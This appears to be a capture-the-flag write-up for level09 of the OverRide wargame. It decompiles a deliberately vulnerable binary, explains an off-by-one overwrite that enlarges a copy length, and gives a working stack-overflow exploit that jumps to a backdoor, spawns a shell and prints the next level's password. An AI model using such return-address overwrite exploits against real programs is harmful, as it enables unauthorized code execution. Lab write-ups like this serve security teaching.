

./level09



```
RELRO           STACK CANARY    NX          PIE             RPATH     RUNPATH     FILE
Partial RELRO   No canary found NX enabled  PIE enabled     No RPATH  No RUNPATH  /home/user/level09/level09

level09@OverRide:~$
```


Decompiled file with ***Ghidra***:



```c
struct MessageData
{
    char msg[140];
    char username[40];
    int msglen;
};

void secret_backdoor(void)
{
    char command[128];

    fgets(command, 128, stdin);
    system(command);
    return;
}

void handle_msg(void)
{
    struct MessageData msgdata;

    memset(msgdata.username, 0, 40);
    msgdata.msglen = 140;

    set_username(&msgdata);
    set_msg(&msgdata);
    puts(">: Msg sent!");
    return;
}

void set_msg(struct MessageData *msgdata)
{
    char message_buffer[1024];
    memset(message_buffer, 0, 1024);

    puts(">: Msg @Unix-Dude");
    printf(">>: ");

    fgets(message_buffer, 1024, stdin);
    strncpy(msgdata->msg, message_buffer, msgdata->msglen);
    return;
}

void set_username(struct MessageData *msgdata)
{
    char username_buffer[128];
    memset(username_buffer, 0, 128);

    puts(">: Enter your username");
    printf(">>: ");

    fgets(username_buffer, 128, stdin);
    for (int i = 0; i < 41 && username_buffer[i] != '\0'; i++)
        msgdata->username[i] = username_buffer[i];

    printf(">: Welcome, %s", msgdata->username);
    return;
}

int main(void)
{
    puts("---------------------------------------------\n");
    puts("|   ~Welcome to l33t-m$n ~    v1337         |\n");
    puts("---------------------------------------------\n");
    handle_msg();
    return EXIT_SUCCESS;
}
```

./level09^{2}

The **program** is in **64-bit** mode, which means addresses are 8 bytes long.
The **program** includes a **secret_backdoor** function, which allows executing a **system** command that we specify. In this exercise, the interesting part happens within the **handle_msg** function, where there's a defined structure, consisting of:




```
struct MessageData
{
    char msg[140];
    char username[40];
    int msglen;
};
```

Next, there are two functions that allow us to enter a **username** and a **message**, storing them inside the **MessageData** structure. The **set_username** function allows entering a 41-character **username**, creating a *buffer overflow* opportunity. Thus, we can **overwrite** the least significant byte of **msglen**, which is an **int** located just after the **username**, and set it the maximum 0xff.


This enables an overflow on the **msg**, as the **msglen** specifies the number of bytes that **strncpy** copies. Consequently, we can overwrite the **handle_msg** return address, rerouting the execution of the program to the **secret_backdoor** function.

First, let's find the address of the **secret_backdoor** function:




```
(gdb) p secret_backdoor
$1 = 0x000055555555488c <secret_backdoor>
```

The final step is to find the exact offset between **msg pointer** and the **return address** of the **handle_msg** function's stack frame:



```
(gdb) run
--------------------------------------------
|   ~Welcome to l33t-m$n ~    v1337        |
--------------------------------------------
>: Enter your username
>>: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA□
>: Welcome, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA□>: Msg @Unix-Dude
>>: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9A...3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4
>: Msg sent!

Program received signal SIGSEGV, Segmentation fault.
0x0000555555554931 in handle_msg ()
(gdb) x/gx $rsp
0x7fffffffe5d8: 0x4138674137674136 << offset = 200
```

./level09



```
level09@OverRide:~$ {
python -c '
import struct
username = "A"*40 + "\xff"
msg = "A"*200 + struct.pack("<Q", 0x000055555555488c)
commands = "\n".join([username, msg, "/bin/sh"])
print(commands)'
echo "cd ../end && cat .pass";
} | ./level09

--------------------------------------------
|   ~Welcome to l33t-m$n ~    v1337        |
--------------------------------------------
>: Enter your username
>>: >: Welcome, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA□>: Msg @Unix-Dude
>>: >: Msg sent!

j4AunAPDXaJxxWjYEUxpanmvSgRDV3tpA5BEaBuE

level09@OverRide:~$ su end
Password: j4AunAPDXaJxxWjYEUxpanmvSgRDV3tpA5BEaBuE

end@OverRide:~$ cat end
GG !
```